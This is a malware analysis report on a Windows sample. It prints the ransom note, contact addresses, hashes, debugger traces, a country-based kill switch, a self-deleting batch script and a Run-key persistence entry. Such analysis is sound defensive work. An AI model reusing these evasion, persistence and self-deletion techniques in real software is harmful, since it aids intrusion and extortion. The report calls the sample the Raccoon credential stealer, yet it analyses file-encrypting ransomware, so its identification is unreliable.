RACCOON STEALER

Technical Analysis Report

Contents

INTRODUCTION

Malware's Name:	Raccoon
MD5:	83A7D83F6B2A084CBD45AD061665E9DF
SHA-1:	A5650BDC5845538463461C626CF39866F1635CA8
SHA-256:	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
File Type:	Exe


It firstly appeared in 2019 by advertising malware service on cybercrime forums. The Raccoon family sells its malware service on forums. The target of their malware is valuable credentials, cryptocurrency wallets and company files. These malicious software, which are sold to hackers, also expand their portfolio by providing services such as adding new features, bug fixing and technical support. There is also a management panel where stolen information and documents can be viewed. In addition to their support and customer satisfaction, the group, which displays an aggressive marketing approach, makes sales at a low price of 25-200 dollars per month.

This type of malware is injected into the system, subject to custom packing, through phishing, exploitation or a different type of malware.

Then, by taking user privileges, harmful operations are carried out. As a result of these processes, the operating system is taken hostage by the malware.


PREVIEW

The "**_readme.txt**" file created after the operating system is taken hostage by the malware contains the necessary conditions for data recovery. It is mentioned that the data can be recovered if the requested fee is paid to the user. The video link is provided for assurance. If contacted within three days, $490 is required, otherwise $980 for data recovery. At the end of this text, the unique personal ID required for data recovery has been added.



```
ATTENTION!

Don't worry, you can return all your files!
All your files like pictures, databases, documents and other important are encrypted with
strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-IMhsjaUZQE
Price of private key and decrypt software is $980.
Discount 50% available if you contact us first 72 hours, that's price for you is $490.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.


To get this software you need write on our e-mail:
helpteam@mail.ch

Reserve e-mail address to contact us:
helpmanager@airmail.cc

Your personal ID:
0299ewgfDd94ZMASYQt4QGhpOo8gEwVMGuTvtKzw67OthXUlt1
```


The malware of the ransomware type changes the extensions of the files it encrypts to ".ehiz".



.contact.ehiz
EHIZ Dosyası
67,0 KB


STATIC ANALYSIS

A simple anti-debug technique has been implemented with the **IsDebuggerPresent()** API. If the malware detects that it has been debugged, it terminates its malicious activity.



```
pushf
pop     [ebp+var_220]
mov     [ebp+var_2E0], 10001h
mov     ecx, [ebp+4]
mov     [ebp+var_228], ecx
lea     edx, [ebp+4]
mov     [ebp+var_21C], edx
lea     eax, [ebp+4]
mov     ecx, [eax-4]
mov     [ebp+var_22C], ecx
mov     edx, [ebp+arg_4]
mov     [ebp+var_338], edx
mov     eax, [ebp+arg_8]
mov     [ebp+var_334], eax
mov     ecx, [ebp+4]
mov     [ebp+var_32C], ecx
call    ds:IsDebuggerPresent
mov     [ebp+var_C], eax
push    0               ; lpTopLevelExceptionFilter
call    ds:SetUnhandledExceptionFilter
lea     edx, [ebp+ExceptionInfo]
push    edx             ; ExceptionInfo
call    ds:UnhandledExceptionFilter
mov     [ebp+var_2E4], eax
cmp     [ebp+var_2E4], 0
jnz     short loc_4084B1
```

When the malware is examined, it is observed that the codes are obfuscated and it is aimed to make the analysis difficult. The obfuscated codes were deobfuscated and the analysis continued.



```
push    0               ; flProtect
push    0               ; flAllocationType
push    0               ; dwSize
push    0               ; lpAddress
call    ds:VirtualAlloc
lea     eax, [ebp+ReturnedData]
push    eax             ; ReturnedData
push    0               ; lpStringToFind
push    0               ; ulSectionId
push    0               ; lpExtensionGuid
push    0               ; dwFlags
call    ds:FindActCtxSectionStringW
push    0               ; wLanguage
push    0               ; lpName
push    0               ; lpType
push    0               ; hModule
call    ds:FindResourceExA
```


The **critical level** API’s used by the ransomware malware are;

IsDebuggerPresent	CreateFileW	WriteFile	ShellExecute
VirtualAlloc	QueryPerformanceCounter	DebugBreak	GetCommandLine
GetTickCount	WriteConsoleInput	LoadResource	DeleteFileA
FindResourceExA	CreateToolHelp32Snapshot	CreateThread	CreateMutex
CreateEvent	CreateProcessA	CryptEncryptW	GetAdaptersInfo
OpenServiceW	RegSetValuE	InternetOpenA	InternetOpenUrlW
HttpQueryInfoW	WNetOpenEnumW	InternetReadFile	PathFindFileNameW
OpenServiceW			

DETAILED ANALYSIS

By using **InternetOpenW** API, Malware able to access Microsoft Internet Explorer's network connection functionalities. Malware sends request to following URL address;


h-t-t-p-s[:]//api[.]2ip.ua/geo.json



```
772E6B69   57                 push edi
772E6B6A   56                 push esi                                  esi:"https://api.2ip.ua/geo.json"
772E6B6B   FF75 08            push dword ptr ss:[ebp+8]
772E6B6E   E8 8DF4FFFF        call <wininet.InternetOpenUrlA>
772E6B73   8945 F4            mov dword ptr ss:[ebp-C],eax
772E6B76   33C0               xor eax,eax
772E6B78   EB 08              jmp wininet.772E6B82
772E6B7A   8B75 FC            mov esi,dword ptr ss:[ebp-4]              [ebp-4]:"https://api.2ip.ua/geo.json"
772E6B7D   EB F7              jmp wininet.772E6B76
772E6B7F   6A 57              push 57
772E6B81   5B                 pop ebx
772E6B82   85F6               test esi,esi                              esi:"https://api.2ip.ua/geo.json"
772E6B84   74 0E              je wininet.772E6B94
<wininet.InternetOpenUrlA>
```


```
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

Varsayılan (stdcall)   5   Kilitsiz
1: [esp] 00CC0004
2: [esp+4] 00485650 "https://api.2ip.ua/geo.json"
3: [esp+8] 00000000
4: [esp+C] 00000000
5: [esp+10] 00000000
```

IP, server, location, time and language information are obtained from the URL address to which the request was submitted by malware. The saved data is kept in memory by reading with the **InternetReadFile** API.



{"ip":"   ","country_code":"TR","country":"Turkey","country_rus":"\u0422\u0443\u0440\u0446\u0438\u044f","country_ua":"\u0422\u0443\u0440\u0435\u0447\u0447\u0438\u043d\u0430",
"region":"Istanbul","region_rus":"\u0421\u0442\u0430\u043c\u0431\u0443\u043b","region_ua":"\u0421\u0442\u0430\u043c\u0431\u0443\u043b","city":"Istanbul","city_rus":"\u0421\u0442\u0430
\u043c\u0431\u0443\u043b","city_ua":"\u0421\u0442\u0430\u043c\u0431\u0443\u043b","latitude":"41.01384","longitude":"28.94966","zip_code":"37770","time_zone":"+03:00"}

By comparing the memorized country code with the country codes in the whitelist, it is observed that precautions are taken to prevent the pest from working in the specified countries.




```
013AD0DE   83F8 FF                     cmp eax,FFFFFFFF                              eax:"TR"
013AD0E1   0F84 E4000000               je abcunp.13AD1CB
013AD0E7   50                          push eax                                      eax:"TR"
013AD0E8   6A 00                       push 0
013AD0EA   8D45 AC                     lea eax,dword ptr ss:[ebp-54]                 [ebp-54]:&"ctx "
013AD0ED   50                          push eax                                      eax:"TR"
013AD0EE   8D4D DC                     lea ecx,dword ptr ss:[ebp-24]
013AD0F1   E8 1A5F0000                 call abcunp.13B3010
013AD0F6   8B5D BC                     mov ebx,dword ptr ss:[ebp-44]
013AD0F9   33FF                        xor edi,edi
013AD0FB   C785 6CFFFFFF 04004A0       mov dword ptr ss:[ebp-94],abcunp.14A000       [ebp-94]:"TR\",\"count", 14A0004:"RU"
013AD105   C785 70FFFFFF 08004A0       mov dword ptr ss:[ebp-90],abcunp.14A000       14A0008:"BY"
013AD10F   C785 74FFFFFF 0C004A0       mov dword ptr ss:[ebp-8C],abcunp.14A000       14A000C:"UA"
013AD119   C785 78FFFFFF 10004A0       mov dword ptr ss:[ebp-88],abcunp.14A001       14A0010:"AZ"
013AD123   C785 7CFFFFFF 14004A0       mov dword ptr ss:[ebp-84],abcunp.14A001       14A0014:"AM"
013AD12D   C745 80 18004A01            mov dword ptr ss:[ebp-80],abcunp.14A001       14A0018:"TJ"
013AD134   C745 84 1C004A01            mov dword ptr ss:[ebp-7C],abcunp.14A001       14A001C:"KZ"
013AD13B   C745 88 20004A01            mov dword ptr ss:[ebp-78],abcunp.14A002       14A0020:"KG"
013AD142   C745 8C 24004A01            mov dword ptr ss:[ebp-74],abcunp.14A002       14A0024:"UZ"
013AD149   C745 90 28004A01            mov dword ptr ss:[ebp-70],abcunp.14A002       14A0028:"SY"
013AD150   8B94BD 6CFFFFFF             mov edx,dword ptr ss:[ebp+edi*4-94]
013AD157   803A 00                     cmp byte ptr ds:[edx],0
013AD15A   75 04                       jne abcunp.13AD160
013AD15C   33F6                        xor esi,esi
ebx=0
dword ptr [ebp-44]=[002EE574]=2
```

```
FPU Gizle
EAX     002EE564     "TR"
EBX     00000000
ECX     00000000
EDX     00000002
EBP     002EE5B8
ESP     002EBD10
ESI     002EE534
EDI     00CC0004

EIP     013AD0F6     abcunp.013AD0F6

EFLAGS   00200285
ZF 0  PF 1  AF 0
OF 0  SF 1  DF 0
CF 1  TF 0  IF 1

Varsayılan (stdcall)   5   Kilitsiz
1: [esp+4] 0000000A
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 7069227B
5: [esp+14] 31223A22
```

Ru	Russia
BY	Belarus
UA	Ukraine
AZ	Azerbaijan
AM	Armenia
TJ	Tajikistan
KZ	Kazakhstan
KG	Kyrgyzstan
UZ	Uzbekistan
SY	Syria

If one of the language codes in the list is wanted to be run on the system, the malware creates the **delself.bat** file dynamically to destroy itself and runs it.



```
00FE268F    50              push eax                              eax:"@echo off\r\n
00FE2690    FFD7            call edi
00FE2692    68 00000D01     push unpacked.10D0000
00FE2697    8D85 80F9FFFF   lea eax,dword ptr ss:[ebp-680]
00FE269D    50              push eax                              eax:"@echo off\r\n
00FE269E    FFD7            call edi
00FE26A0    8D85 98FEFFFF   lea eax,dword ptr ss:[ebp-168]
00FE26A6    50              push eax                              eax:"@echo off\r\n
00FE26A7    FF15 3CC30901   call dword ptr ds:[<&PathFileExistsA>]
00FE26AD    85C0            test eax,eax                          eax:"@echo off\r\n
00FE26AF    74 0D           je unpacked.FE26BE
00FE26B1    8D85 98FEFFFF   lea eax,dword ptr ss:[ebp-168]
00FE26B7    50              push eax                              eax:"@echo off\r\n
00FE26B8    FF15 4CC10901   call dword ptr ds:[<&DeleteFileA>]
00FE26BE    6A 00           push 0
00FE26C0    68 80000000     push 80
00FE26C5    6A 02           push 2
00FE26C7    6A 00           push 0
00FE26C9    6A 03           push 3

edi=<kernel32.lstrcat> (77472CEA)

.text:00FE269E unpacked.exe:$1269E #11A9E
```

```
EAX   0019DEB0   "@echo off\r\n:try\r\ndel \"C:\\Users\\zorro\\Des
EBX   77472C0A   <kernel32.lstrcpy>
ECX   77472D35   kernel32.77472D35
EDX   0000002E   '.'
EBP   0019E530
ESP   0019D990   &"@echo off\r\n:try\r\ndel \"C:\\Users\\zorro\\De
ESI   774513F0   <kernel32.CloseHandle>
EDI   77472CEA   <kernel32.lstrcat>

EIP   00FE269E   unpacked.00FE269E
```


```
1: [esp] 0019DEB0 "@echo off\r\n:try\r\ndel \"C:\\Users\\zorro\\Deskt
2: [esp+4] 010D0000 unpacked.010D0000
3: [esp+8] 00000000
4: [esp+C] 0000000A
5: [esp+10] 00000000
```

```
Adres     Hex                                              ASCII
0019DEB0  40 65 63 68 6F 20 6F 66 66 0D 0A 3A 74 72 79 0D  @echo off..:try.
0019DEC0  0A 64 65 6C 20 22 43 3A 5C 55 73 65 72 73 5C 7A  .del "C:\Users\z
0019DED0  6F 72 72 6F 5C 44 65 73 6B 74 6F 70 5C 59 45 4E  orro\Desktop\YEN
0019DEE0  49 4B 4C 7E 31 5C 75 6E 70 61 63 6B 65 64 2E 65  IKL~1\unpacked.e
0019DEF0  78 65 22 0D 0A 69 66 20 65 78 69 73 74 20 22 43  xe"..if exist "C
0019DF00  3A 5C 55 73 65 72 73 5C 7A 6F 72 72 6F 5C 44 65  :\Users\zorro\De
0019DF10  73 6B 74 6F 70 5C 59 45 4E 49 4B 4C 7E 31 5C 75  sktop\YENIKL~1\u
0019DF20  6E 70 61 63 6B 65 64 2E 65 78 65 22 20 67 6F 74  npacked.exe" got
0019DF30  6F 20 74 72 79 0D 0A 64 65 6C 20 22 43 3A 5C 55  o try..del "C:\U
0019DF40  73 65 72 73 5C 7A 6F 72 72 6F 5C 41 70 70 44 61  sers\zorro\AppDa
0019DF50  74 61 5C 4C 6F 63 61 6C 5C 54 65 6D 70 5C 64 65  ta\Local\Temp\de
0019DF60  6C 73 65 6C 66 2E 62 61 74 00 00 00 00 00 00 00  lself.bat.......
0019DF70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0019DF80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0019DF90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0019D990  0019DEB0  "@echo off\r\n:try\r\ndel \"C:\\Users\\zorro\\Desktop\\
0019D994  010D0000  unpacked.010D0000
0019D998  00000000
0019D99C  0000000A
0019D9A0  00000000
0019D9A4  00000000
0019D9A8  00000000
0019D9AC  00000000
0019D9B0  00000000
0019D9B4  00000000
0019D9B8  00000000
0019D9BC  00000000
0019D9C0  00000000
0019D9C4  00000000
0019D9C8  00000000
0019D9CC  00000000
0019D9D0  00000000
```

File Name:	delsef.bat
MD5:	74e5eb167c09e1b0fedadb8948a25af4
File Content:	@echo off :try del "C:\Users\Admin\Appdata\Local\c51208~1\UPDATE~1.EXE" if exist "C:\Users\Admin\Appdata\Local\C51208~1\UPDATE~1.EXE" goto try del "C:\Users\Admin\AppData\Local\Temp\delself.bat"


If it is running in one of these countries, the mutex **{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}** will be created and the malware will delete itself from the system. If it does not work in one of these countries, it continues its harmful activities.



```
unpacked.00FE2547
 push unpacked.10D4420 ; 10D4420:"{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
 push 0
 push 0
 call dword ptr ds:[<&CreateMutexA>]
 mov dword ptr ds:[10E3230],eax
 call dword ptr ds:[<&GetLastError>]
 push dword ptr ds:[10E3230]
 cmp eax,B7
 jne unpacked.FE2585
```

“**Software\Microsoft\Windows\CurrentVersion\Run**” By creating the Syshelper Subkey in the register, it is saved with the following key value. In this way, it is aimed to run the malware again every time the system is restarted.

C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe --Autostart




```
013B20E0    8D85 0CEFFFFF    lea eax,dword ptr ss:[ebp-10F4]
013B20E6    50               push eax                                  eax:L"\"C:\\Users\\[redacted]\\A
013B20E7    6A 02            push 2
013B20E9    6A 00            push 0
013B20EB    68 5CFE4901      push abcunp.149FE5C                       149FE5C:L"SysHelper"
013B20F0    FF75 E8          push dword ptr ss:[ebp-18]
013B20F3    FF15 1CC04601    call dword ptr ds:[<&RegSetValueExW>]
013B20F9    FF75 E8          push dword ptr ss:[ebp-18]
013B20FC    FF15 00C04601    call dword ptr ds:[<&RegCloseKey>]
013B2102    8B4D 08          mov ecx,dword ptr ss:[ebp+8]
013B2105    85C9             test ecx,ecx
013B2107    74 0C            je abcunp.13B2115
013B2109    8D85 0CF7FFFF    lea eax,dword ptr ss:[ebp-8F4]
013B210F    50               push eax                                  eax:L"\"C:\\Users\\[redacted]\\A
013B2110    E8 4B110000      call abcunp.13B3260
013B2115    6A 44            push 44
013B2117    8D85 0CFFFFFF    lea eax,dword ptr ss:[ebp-F4]
013B211D    6A 00            push 0
013B211F    50               push eax                                  eax:L"\"C:\\Users\\[redacted]\\A

eax=002ED4C0 L"\"C:\\Users\\[redacted]\\AppData\\Local\\1a243228-ee9c-4a12-8066-d1baa5840ff5\\abcUNP.exe\" --AutoStart"

.text:013B20E6 abcunp.exe:$120E6 #114E6
```

```
EDX   002ED4C2    L"C:\\Users\\[redacted]\\AppData\\Local\\1a243228-ee9c-
EBP   002EE5B4
ESP   002EB4A0
ESI   761183EE    <kernel32.lstrcatW>
EDI   76113272    <kernel32.lstrcpyW>

EIP   013B20F3    abcunp.013B20F3

EFLAGS   00200216
ZF 0  PF 1  AF 1
OF 0  SF 0  DF 0
```

```
1: [esp] 0000029C
2: [esp+4] 0149FE5C L"SysHelper"
3: [esp+8] 00000000
4: [esp+C] 00000002
5: [esp+10] 002ED4C0 L"\"C:\\Users\\[redacted]\\AppData\\Local\\1a243228-ee
```

Dizin:	Software\Microsoft\Windows\CurrentVersion\Run
Subkey Değeri:	Syshelper
Data:	C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe –Autostart

A folder with the same name as the newly created UUID is created under “**Appdata/Local/**”. The malware copies itself to the newly created folder.




```
v10 = GetCommandLineW();
v11 = (LPCWSTR *)CommandLineToArgvW(v10, &pNumArgs);
lstrcpyW(String1, *v11);
Type = (DWORD)PathFindFileNameW(String1);
SHGetFolderPathW(0, 28, 0, 0, PathName);
UuidCreate(&Uuid);
StringUuid[0] = 0;
UuidToStringW(&Uuid, StringUuid);
v30 = 7;
pszMore[4] = 0;
